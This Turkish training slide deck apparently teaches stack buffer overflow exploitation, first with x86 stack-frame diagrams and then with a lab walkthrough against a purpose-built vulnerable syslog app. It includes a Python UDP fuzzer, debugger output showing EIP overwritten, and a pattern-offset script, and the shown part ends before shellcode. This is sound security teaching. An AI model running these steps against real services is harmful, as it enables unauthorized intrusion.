


BELLEK TAŞMA AÇIKLIKLARI



İÇERİK

- Stack Tabanlı Bellek Taşması
- Kullanılacak Araçlar
- Uygulamanın Fuzz Edilmesi
- Python Script
- EIP Register Kontrolü
- Stack Alanı
- Bad Char
- Return Address – JMP ESP
- Shellcode
- Metasploit' Exploit Ekleme Adımları



STACK TABANLI BELLEK TAŞMASI

STACK'İN KULLANIM AMAÇLARI

- Fonksiyon lokal değişkenleri için hafıza alanı sağlaması
- Bir fonksiyon çağrıldığında çağrılan fonksiyondan çıkıldığında dönülecek instruction adresinin saklanması
- Çağıran fonksiyonun stack taban adresinin saklanması
- Çağrılan fonksiyona aktarılacak parametrelerin saklanması



STACK TABANLI BELLEK TAŞMASI

Pseudo Kod

```
int f1(int girdi)
{
    int i=0;
    int x=girdi;
    char adSoyad[32];
    adSoyad="AAA...AAA";
    return 0;
}
int main()
{
    char[400]="";
    f1(10);
    printf("def");
    return 0;
}
```

Pseudo Assembly



Stack

Yüksek Adres

main fonksiyonunu çağıran
fonksiyonun stack frame'i

esp

Düşük Adres

STACK TABANLI BELLEK TAŞMASI

TEMEL X86 REGISTER'LARI

EIP

Bir sonra çalışacak olan instruction'ın adresi

EBP ve ESP

İçinde bulunulan fonksiyonun stack frame'inin taban ve tavan adreslerini barındıran register'lar

EAX, EBX, ECX, EDX, ESI, EDI

Genel amaçlı register'lar

EFLAGS

Çeşitli instruction'lar tarafından etkilenen ve kullanılan bayrakları barındıran 32 bit'lik bir register



STACK TABANLI BELLEK TAŞMASI

Pseudo Kod

```
int f1(int girdi)
{
    int i=0;
    int x=girdi;
    char adSoyad[32];
    adSoyad="AAA...AAA";
    return 0;
}
int main()
{
    char[400]="";
    f1(10);
    printf("def");
    return 0;
}
```

Pseudo Assembly

```
call main
ya da
call 0x00412345
```

Stack

Yüksek Adres

main fonksiyonunu çağıran
fonksiyonun stack frame'i

saklanan EIP

esp

Düşük Adres

STACK TABANLI BELLEK TAŞMASI

Pseudo Kod

```
int f1(int girdi)
{
    int i=0;
    int x=girdi;
    char adSoyad[32];
    adSoyad="AAA...AAA";
    return 0;
}
int main()
{
    char[400]="";
    f1(10);
    printf("def");
    return 0;
}
```

Pseudo Assembly

```
push ebp
mov ebp, esp
```

Stack

Yüksek Adres

main fonksiyonunu çağıran
fonksiyonun stack frame'i

ebp

saklanan EIP

saklanan EBP

esp

Düşük Adres

STACK TABANLI BELLEK TAŞMASI

Pseudo Kod

```
int f1(int girdi)
{
    int i=0;
    int x=girdi;
    char adSoyad[32];
    adSoyad="AAA...AAA";
    return 0;
}
int main()
{
    ➡ char[400]="";
    f1(10);
    printf("def");
    return 0;
}
```

Pseudo Assembly

```
sub esp, 0x190
```

Stack

Yüksek Adres

main fonksiyonunu çağıran
fonksiyonun stack frame'i

ebp

saklanan EIP

saklanan EBP

0x190 byte'lık alan

esp

Düşük Adres

STACK TABANLI BELLEK TAŞMASI

Pseudo Kod

```
int f1(int girdi)
{
    int i=0;
    int x=girdi;
    char adSoyad[32];
    adSoyad="AAA...AAA";
    return 0;
}
int main()
{
    char[400]="";
    f1(10);
    printf("def");
    return 0;
}
```

Pseudo Assembly

push 0xA

Stack

Yüksek Adres

main fonksiyonunu çağıran
fonksiyonun stack frame'i

ebp

saklanan EIP

saklanan EBP

0x190 byte'lık alan

0x0A000000

esp

Düşük Adres

STACK TABANLI BELLEK TAŞMASI

Pseudo Kod

```
int f1(int girdi)
{
    int i=0;
    int x=girdi;
    char adSoyad[32];
    adSoyad="AAA...AAA";
    return 0;
}
int main()
{
    char[400]="";
    f1(10);
    printf("def");
    return 0;
}
```

Pseudo Assembly

call f1

Stack

Yüksek Adres

main fonksiyonunu çağıran
fonksiyonun stack frame'i

ebp

saklanan EIP

saklanan EBP

0x190 byte'lık alan

0x0A000000

saklanan EIP (main)

esp

Düşük Adres

STACK TABANLI BELLEK TAŞMASI

Pseudo Kod

```
int f1(int girdi)
{
    int i=0;
    int x=girdi;
    char adSoyad[32];
    adSoyad="AAA...AAA";
    return 0;
}
int main()
{
    char[400]="";
    f1(10);
    printf("def");
    return 0;
}
```

Pseudo Assembly

```
push ebp
mov ebp, esp
```

Stack

Yüksek Adres

main fonksiyonunu çağıran
fonksiyonun stack frame'i

saklanan EIP

saklanan EBP

0x190 byte'lık alan

0x0A000000

saklanan EIP (main)

saklanan EBP (main)

ebp

esp

Düşük Adres

STACK TABANLI BELLEK TAŞMASI

Pseudo Kod

```
int f1(int girdi)
{
    int i=0;
    int x=girdi;
    char adSoyad[32];
    adSoyad="AAA...AAA";
    return 0;
}
int main()
{
    char[400]="";
    f1(10);
    printf("def");
    return 0;
}
```

Pseudo Assembly

```
sub esp, 0x28
```

Stack

Yüksek Adres

main fonksiyonunu çağıran
fonksiyonun stack frame'i

saklanan EIP

saklanan EBP

0x190 byte'lık
tanımsız alan

0x0A000000

saklanan EIP (main)

saklanan EBP (main)

0x28 byte'lık tanımsız
alan

esp

Düşük Adres

STACK TABANLI BELLEK TAŞMASI

Pseudo Kod

```
int f1(int girdi)
{
    int i=0;
    int x=girdi;
    char adSoyad[32];
    adSoyad="AAA...AAA";
    return 0;
}
int main()
{
    char[400]="";
    f1(10);
    printf("def");
    return 0;
}
```

Pseudo Assembly

mov [ebp-4], 0x0

Stack

Yüksek Adres

main fonksiyonunu çağıran
fonksiyonun stack frame'i

saklanan EIP

saklanan EBP

0x190 byte'lık
tanımsız alan

0x0A000000

saklanan EIP (main)

saklanan EBP (main)

0x00000000

0x24 byte'lık tanımsız
alan

esp

ebp

Düşük Adres

STACK TABANLI BELLEK TAŞMASI

Pseudo Kod

```
int f1(int girdi)
{
    int i=0;
    int x=girdi;
    char adSoyad[32];
    adSoyad="AAA...AAA";
    return 0;
}
int main()
{
    char[400]="";
    f1(10);
    printf("def");
    return 0;
}
```


Pseudo Assembly

```
mov ebx, [ebp+8]
mov [ebp-8], ebx
```

Stack

Yüksek Adres

main fonksiyonunu çağıran
fonksiyonun stack frame'i



Düşük Adres

STACK TABANLI BELLEK TAŞMASI

Pseudo Kod

```
int f1(int girdi)
{
    int i=0;
    int x=girdi;
    char adSoyad[32];
    adSoyad="AAA...AAA";
    return 0;
}
int main()
{
    char[400]="";
    f1(10);
    printf("def");
    return 0;
}
```


Pseudo Assembly

memset v.b.
Fonksiyonla
AAA...AAA
sabitinin ayrılan
hafıza alanına
yazılması

Stack

Yüksek Adres

main fonksiyonunu çağıran
fonksiyonun stack frame'i



Düşük Adres

STACK TABANLI BELLEK TAŞMASI

Pseudo Kod

```
int f1(int girdi)
{
    int i=0;
    int x=girdi;
    char adSoyad[32];
    adSoyad="AAA...AAA";
    return 0;
}
int main()
{
    char[400]="";
    f1(10);
    printf("def");
    return 0;
}
```

Pseudo Assembly

EAX = 0x00000000

xor eax, eax
add esp, 0x28

Stack

Yüksek Adres

main fonksiyonunu çağıran
fonksiyonun stack frame'i

saklanan EIP

saklanan EBP

0x190 byte'lık

0x41414141

0x41414141

saklanan EIP (main)

saklanan EBP (main)

0x41414141

0x41414141

0x41414141

0x41414141

0x41414141

esp

ebp

Düşük Adres

STACK TABANLI BELLEK TAŞMASI

Pseudo Kod

```
int f1(int girdi)
{
    int i=0;
    int x=girdi;
    char adSoyad[32];
    adSoyad="AAA...AAA";
    return 0;
}
int main()
{
    char[400]="";
    f1(10);
    printf("def");
    return 0;
}
```

Pseudo Assembly

EBP = 0x41414141

pop ebp
ret

EIP = 0x41414141

Stack

Yüksek Adres

main fonksiyonunu çağıran
fonksiyonun stack frame'i

saklanan EIP

saklanan EBP

0x190 byte'lık

0x41414141

0x41414141

0x41414141

0x41414141

0x41414141

0x41414141

0x41414141

0x41414141

0x41414141

esp

Düşük Adres

STACK TABANLI BELLEK TAŞMASI

Pseudo Kod

```
int f1(int girdi)
{
    int i=0;
    int x=girdi;
    char adSoyad[32];
    adSoyad="AAA...AAA";
    return 0;
}
int main()
{
    char[400]="";
    f1(10);
    printf("def");
    return 0;
}
```



Pseudo Assembly

????????

EIP = 0x41414141



Stack

Yüksek Adres

main fonksiyonunu çağıran
fonksiyonun stack frame'i

saklanan EIP

saklanan EBP

0x190 byte'lık

0x41414141

0x41414141

0x41414141

0x41414141

0x41414141

0x41414141

0x41414141

0x41414141

0x41414141

esp

Düşük Adres

BUFFER OVERFLOW

- Bu bölümde Buffer Overflow yöntemi kullanarak shell açma konusundan bahsedeceğiz. Shell açmak için gerekli çalışmaları yaptıktan sonra oluşturacağımızı exploiti Metasploit framework üzerine bir modül olarak ekleyeceğiz.
- Adımlarımızı BTRisk tarafından bu konuya özel olarak geliştirilen BTRSyslog uygulaması üzerinde gerçekleştireceğiz.




UYGULAMA HAKKINDA

- BTRSyslog uygulaması UDP 514 portunu dinleyerek kendisine gelen paketleri toplamaktadır. Bu nedenle Buffer Overflow adımlarını izlerken bizde bu port ve protokolden faydalanacağız.



UYGULAMA TESTİ

- `hping3 192.168.2.4 -p 514 --udp --data 1`




KULLANILACAK ARAÇLAR

- Immunity Debugger

http://debugger.immunityinc.com/ID_register.py

- mona.py script'i

<https://www.corelan.be/index.php/2011/07/14/mona-py-the-manual/>



Mona.py script'imizi Immunity Debugger üzerinde kullanılabilmesi için bu dosyayı şu dizine kopyalamalıyız:

C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands\

UYGULAMANIN FUZZ EDİLMESİ

- BTRSyslog uygulaması UDP 514 portundan girdi alıyor. Bu porta gönderilecek verileri üretmek ve herhangi bir bellek taşması bulunup bulunmadığını test etmek amacıyla bir fuzzing script'i kullanacağız.



FUZZ SCRIPT (PYTHON)

```
#!/usr/bin/python
```

```
import socket, time
```

```
buffer = ["A"]
```

```
counter = 10
```

```
while len(buffer) <=20:
```

```
    buffer.append("A" * counter)
```

```
    counter = counter + 10
```

```
for strings in buffer:
```

```
    time.sleep(1)
```

```
    print "Buffer : %s byte" % len(strings)
```

```
    s=socket.socket (socket.AF_INET, socket.SOCK_DGRAM)
```

```
    s.connect(('192.168.2.7', 514))
```

```
    s.send(strings)
```

```
    s.close
```

Bu script ilk olarak tek bir "A" karakteri gönderecek, sonraki pakette 10 adet "A" karakteri ve daha sonraki her pakette de 10'ar tane daha "A" karakteri ekleyerek veri gönderilecek. Yani:

```
"A"
"AAAAAAAAAAAA"
"AAAAAAAAAAAAAAAAAAAAAA"
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
... şeklinde
```



FUZZING – IMMUNITY DEBUGGER

- Fuzzing işlemi sırasında hata alırsak hatanın alındığı anda belleğin durumunu ve register'ların değerlerini net olarak görebilmek için uygulamamıza Immunity Debugger ile "attach" olacağız (veya BTRSyslog'u doğrudan Immunity Debugger içinden başlatabiliriz).
- Debugger uygulamaya attach edildiğinde (veya uygulama debugger ile başlatıldığında) debugger uygulamayı bir software breakpoint ile durdurur. Uygulamanın çalışmaya devam edebilmesi için "Run program" tuşuna basılır.



FUZZING – IMMUNITY DEBUGGER

- Uygulamamız belli bir veri uzunluğu aşıldığında hata aldı ve kontrol debugger'a devredildi.



```
Registers (FPU)
EAX 00000003
ECX 00000001
EDX 00000002
EBX 0293ED48
ESP 0696F82C
EBP 41414141
ESI 0288E050
EDI 0282CAB0
EIP 41414141
C 0 ES 002B 32bit 0<FFFFFFFF>
P 1 CS 0023 32bit 0<FFFFFFFF>
A 0 SS 002B 32bit 0<FFFFFFFF>
Z 1 DS 002B 32bit 0<FFFFFFFF>
S 0 FS 0053 32bit 7EFA6000<FFF>
T 0 GS 002B 32bit 0<FFFFFFFF>
D 0
O 0 LastErr ERROR_SUCCESS <00000000>
EFL 00010246 <NO,NB,E,BE,NS,PE,GE,LE>
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
```

Immunity Debugger'ın CPU view'ında sağ üst köşede Register'ların değerlerini görebiliriz. Buraya göz attığımızda hata alındığı anda EIP değerinin 0x41414141 olduğunu görüyoruz.

FUZZING – IMMUNITY DEBUGGER

- 0x41 değeri "A" karakterimizin ASCII Hex karşılığıdır.
- EIP değerini bizim gönderdiğimiz bir veri ile ezebilmek demek uygulama akışına müdahale imkanı elde ettiğimiz anlamına gelmektedir.
- EIP register'ına yazacağımız değer anlamlı bir adres olabilmesi için başarmamız gereken ilk adım EIP değerine müdahale edebildiğimiz 4 byte'lık (yani 32 bit'lik) veri alanının gönderdiğimiz veri (payload) içinde tam olarak nerede olduğunu tespit etmektir.



EIP REGISTER KONTROLÜ

- EIP registerına müdahale edebildiğimiz offset değerini tespit edebilmek için metasploit framework içerisinde bulunan "**pattern_create.rb**" scriptini kullanacağız.
- Bu script ile 200 byte uzunluğunda bir pattern oluşturacağız.



EIP REGISTER KONTROLÜ

```
root@kali: /usr/share/metasploit-framework/tools/exploit
File Edit View Search Terminal Help
root@kali:~# locate pattern_create.rb
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb
root@kali:~# cd /usr/share/metasploit-framework/tools/exploit/
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_create.rb -l
200
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag
root@kali:/usr/share/metasploit-framework/tools/exploit#
```

`./pattern_create.rb -l 200`

FUZZING – IMMUNITY DEBUGGER

```
#!/usr/bin/python
import socket

buffer =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3
Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7A
c8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae
2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6
Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag"

s=socket.socket
(socket.AF_INET, socket.SOCK_DGRAM)
s.connect(('192.168.2.13', 514))
s.send(buffer)
s.close
```

Oluşturduğumuz pattern'ı BTRSyslog'a göndermek için yandaki script'i kullanabiliriz. Ancak BTRSyslog uygulamamızı baştan başlatmayı unutmayınız.

EIP REGISTER KONTROLÜ

The screenshot shows the Immunity Debugger interface with the following components:

- Registers (FPU):** The EIP register is highlighted with a red box and contains the value 0x65413565. Other registers like EAX, ECX, EDX, etc., are also visible.
- Instruction List:** The list of instructions is shown on the left. The instruction at address 65413565 is highlighted with a red box. It is an `ADD BYTE PTR DS:[EAX], AL` instruction.
- Stack Area:** The stack area is visible on the right, showing memory addresses and their corresponding hex values.

